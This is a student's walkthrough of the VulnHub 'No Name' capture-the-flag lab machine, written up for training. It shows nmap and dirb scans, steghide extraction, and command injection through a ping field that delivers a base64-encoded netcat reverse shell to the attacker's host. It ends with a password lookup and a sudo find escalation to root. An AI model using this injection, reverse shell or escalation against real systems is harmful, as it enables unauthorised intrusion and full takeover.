Vulnhub – Haclabs NONAME

Atharva Velani 20411611


No Name is a machine made by haclabs which incorporates using the CLI to spawn a reverse shell and gather encrypted messages from image files using steghide.

Table of Contents:

Step 1: Scanning the network

We know our machine's ip is: **192.168.156.113**

nmap 192.168.56.0/24



(Figure 1: nmap discovery scan)

Only open port is http, lets do a more detailed scan

nmap -sV -sC -A -p 80 192.168.56.113

```
┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs/metasploitable2]
└─# nmap -sV -sC -A -p 80 192.168.56.113
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 10:32 EDT
Nmap scan report for 192.168.56.113
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:CA:42:8B (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms 192.168.56.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.21 seconds

┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs/metasploitable2]
└─# cd ../haclabs

┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs/haclabs]
└─#

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: detailed nmap scan)

Step 2: Exploiting vulnerable ports


dirb http://192.168.56.113

Only port open so lets enumerate the webpage

```
┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs/haclabs]
└─# dirb http://192.168.56.113

_____________
DIRB v2.22
By The Dark Raver
_____________

START_TIME: Sun Oct 23 10:33:55 2022
URL_BASE: http://192.168.56.113/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.113/ ----
+ http://192.168.56.113/admin (CODE:200|SIZE:417)
+ http://192.168.56.113/index.php (CODE:200|SIZE:201)
+ http://192.168.56.113/server-status (CODE:403|SIZE:279)

_____________
END_TIME: Sun Oct 23 10:33:57 2022
DOWNLOADED: 4612 - FOUND: 3

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: dirb results)


Going into /admin and inspecting page source to find at the very end there is a comment
<!--passphrase:harder-->



(Figure 4: source page (at bottom) of /admin page)


Now its time to download each of the 4 files from the website and use steghide to try and extract data from it.

All files are downloaded lets go through them one by one.



(Figure 5: downloaded images)


Second one gave us information parsed into imp.txt
steghide --extract -sf haclabs.jpeg -p harder
cat imp.txt | base64 -d



(Figure 6: using steghide to get php)

ping 192.168.5.1 | id

This shows that we can execute command line prompts from our ping query.




(Figure 7: superadmin.php on webrowser)

Step 3: Spawning a reverse shell through CLI interface

We need to encode our message when we send it through the CLI interface.


echo 'nc.traditional -e /bin/bash 192.168.56.101 443' | base64



(Figure 8: base64 encoding of our reverse shell)

ping 192.168.55.1 | `echo "bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0Mwo=" | base64 -d`


nc -nlvp 443



(Figure 9: successful reverse shell)

We have a reverse shell in the system now

python3 -c 'import pty;pty.spawn("/bin/bash")'




(Figure 10: turn into shell environment with python)

Step 4: User escalation

Lets enumerate through the users and we find a user named 'Yash'. We cannot cat the flag out just yet but the password seems to be saved within the computer. We can search for the file by its SUID bit representative with:

find / -type f -user yash 2>/dev/null



(Figure 11: SUID bit find)

Seems like we found one ***/usr/share/hidden/.passwd***

The password is ***haclabs1234***

(Figure 12: password for user)

Once we've got the password we can su into haclabs

```
www-data@haclabs:/home/yash$ su haclabs
su haclabs
Password: haclabs1234

haclabs@haclabs:/home/yash$ cd ~
cd ~
haclabs@haclabs:~$ whoami
whoami
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 13: user escalation)

su haclabs

haclabs1234

https://gtfobins.github.io/gtfobins/find/

Step 5: Privilege escalation

With sudo -l we can see if there are any commands we can use without needing root and there happens to be one which is "find".

```
haclabs@haclabs:~$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
haclabs@haclabs:~$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@haclabs:~# cat /root/flag3.txt
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 14: sudo -l content)

sudo -l

sudo find . -exec /bin/sh \; -quit

python3 -c 'import pty;pty.spawn("/bin/bash")'

We now have root access to this computer as well as an interactive shell. The proof is below:

(Figure 15: root access!)

Conclusion

A very fun vulnhub which had me scratching my head when it came to finding out about superadmin.php. I saw some walkthroughs in which people had used dirb to find the file but I think using steghide was unique and it may come in handy in any future penetration testing.